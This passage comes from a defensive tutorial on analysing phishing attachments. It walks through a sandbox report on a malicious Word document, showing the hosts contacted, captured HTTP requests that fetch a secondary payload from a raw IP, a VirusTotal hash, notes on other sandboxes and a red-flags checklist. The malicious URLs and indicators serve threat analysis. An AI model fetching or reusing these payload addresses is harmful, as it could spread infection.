


Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
172.67.138.42	80 TCP	winword.exe PID: 3332	United States
172.67.138.42	443 TCP	winword.exe PID: 3332	United States
70.34.220.238	80 TCP	winword.exe PID: 3332	United States
103.211.217.233	443 TCP	eqnedt32.exe PID: 3888	Seychelles
172.206.61.17 OSINT	55642 TCP	conhost.exe PID: 1892	United States
172.206.61.17 OSINT	55746 TCP	conhost.exe PID: 1892	United States


The actual HTTP requests can be seen in the HTTP Traffic section of the report. It shows that after some redirects, it downloaded another document file with a very long name. This may be that fake rtf file that the Attack Chain mentioned in the CVE report mentioned.



HTTP Traffic

			Moved Permanently More Details
172.67.138.42:80 (tt.vg)	⚠OPTIONS	tt.vg/	OPTIONS / HTTP/1.1 Connection: Keep-Alive User-Agent: DavClnt translate: f Host: tt.vg ⇄ **301** Moved Permanently More Details
172.67.138.42:80 (tt.vg)	⚠OPTIONS	tt.vg/	OPTIONS / HTTP/1.1 Connection: Keep-Alive User-Agent: DavClnt translate: f Host: tt.vg ⇄ **301** Moved Permanently More Details
172.67.138.42:80 (tt.vg)	⚠GET	tt.vg/BVhaS	GET /BVhaS HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 14) Accept-Encoding: gzip, deflate Host: tt.vg Connection: Keep-Alive ⇄ **301** Moved Permanently More Details
70.34.220.238:80	GET	70.34.220.238/ght/microsoftballondesignedbyentireprocesstoconfirmtheupdationtodevelopnewballonupdationrpcesstopcupdatepc.doc	GET /ght/microsoftballondesignedbyentireprocesstoconfirmtheupdationtodevelopnewballonupdationrpcesstopcupdatepc.doc HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 14) Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: 70.34.220.238 ⇄ **200** OK More Details
172.67.138.42:80 (tt.vg)	⚠HEAD	tt.vg/BVhaS	HEAD /BVhaS HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: tt.vg Content-Length: 0 Connection:

Scrolling further down, there is an Extracted Files section, with a list of files spawned by this malware, one of which is that fake rtf file. The list of files contains file hashes for each file, and when we look up the file hash of the fake rtf file, VirusTotal gives it a malicious rating.



38/64 security vendors flagged this file as malicious

c7f50c18635230d88e26412f637a0091347fe86e526df57f39ce4d0dccf64187

microsoftballondesignedbyentireprocesstoconfirmtheupdationtodevelopnewballonupdationrpcesstopcupdatepc.doc

Size 76.82 KB

Last Analysis Date 1 year ago

With this many malicious indicators, we can confidently say that this file was malicious. If it was attached to an email, we can write the email off as a Phish and respond appropriately.

Joe Sandbox

A tool similar to Hybrid Analysis, but you need to sign up with a business email address, and is therefore less accessible. However, unlike Hybrid Analysis, Joe Sandbox has a Live Interaction function, which lets you interact with the virtual machine, instead of it being completely automatic. The report contains the same kind of information as discussed for the Hybrid Analysis report.

Any Run

Another sandboxing tool, which also needs an account with a business email address. Like Joe Sandbox, this sandbox is interactive.

Note that reports made from uploads to both Joe Sandbox and Any Run are public, like with the reports for Hybrid Analysis. All three have private options, but those are not free.

Summary

Attachment analysis combines static hash-based reputation checking with dynamic sandbox analysis to comprehensively evaluate suspicious files. Static techniques use specialized extraction tools and file hashes to safely assess threats through reputation databases like VirusTotal and Cisco Talos Intelligence. Dynamic analysis employs online sandboxing platforms (Hybrid Analysis, Joe Sandbox, Any Run) to observe malware behavior including process activity, registry changes, network connections, and file operations. The methodology emphasizes operational security throughout, preventing accidental execution while gathering comprehensive threat intelligence through multiple analysis layers.

Red Flags Checklist

- ☐ File hashes flagged by multiple security vendors
- ☐ Unexpected process spawning (PowerShell from Word documents)
- ☐ Windows Defender exclusion attempts or AV evasion behavior

□ Network connections to suspicious domains or C2 servers
□ Registry modifications for persistence mechanisms
□ Scheduled task creation for malware persistence
□ File dropping or secondary payload downloads
□ Executable files with document extensions
□ Files requiring macro enablement or special permissions
□ Password-protected archives (often to evade automated scanning)
□ Double file extensions (document.pdf.exe)
□ Very recent "first seen" timestamps in reputation databases
□ Files from senders with no legitimate business reason
□ Mismatched MIME types and actual file content
□ CVE associations with known malware families
□ HTTP traffic to newly registered or suspicious domains
□ Process injection or memory manipulation activities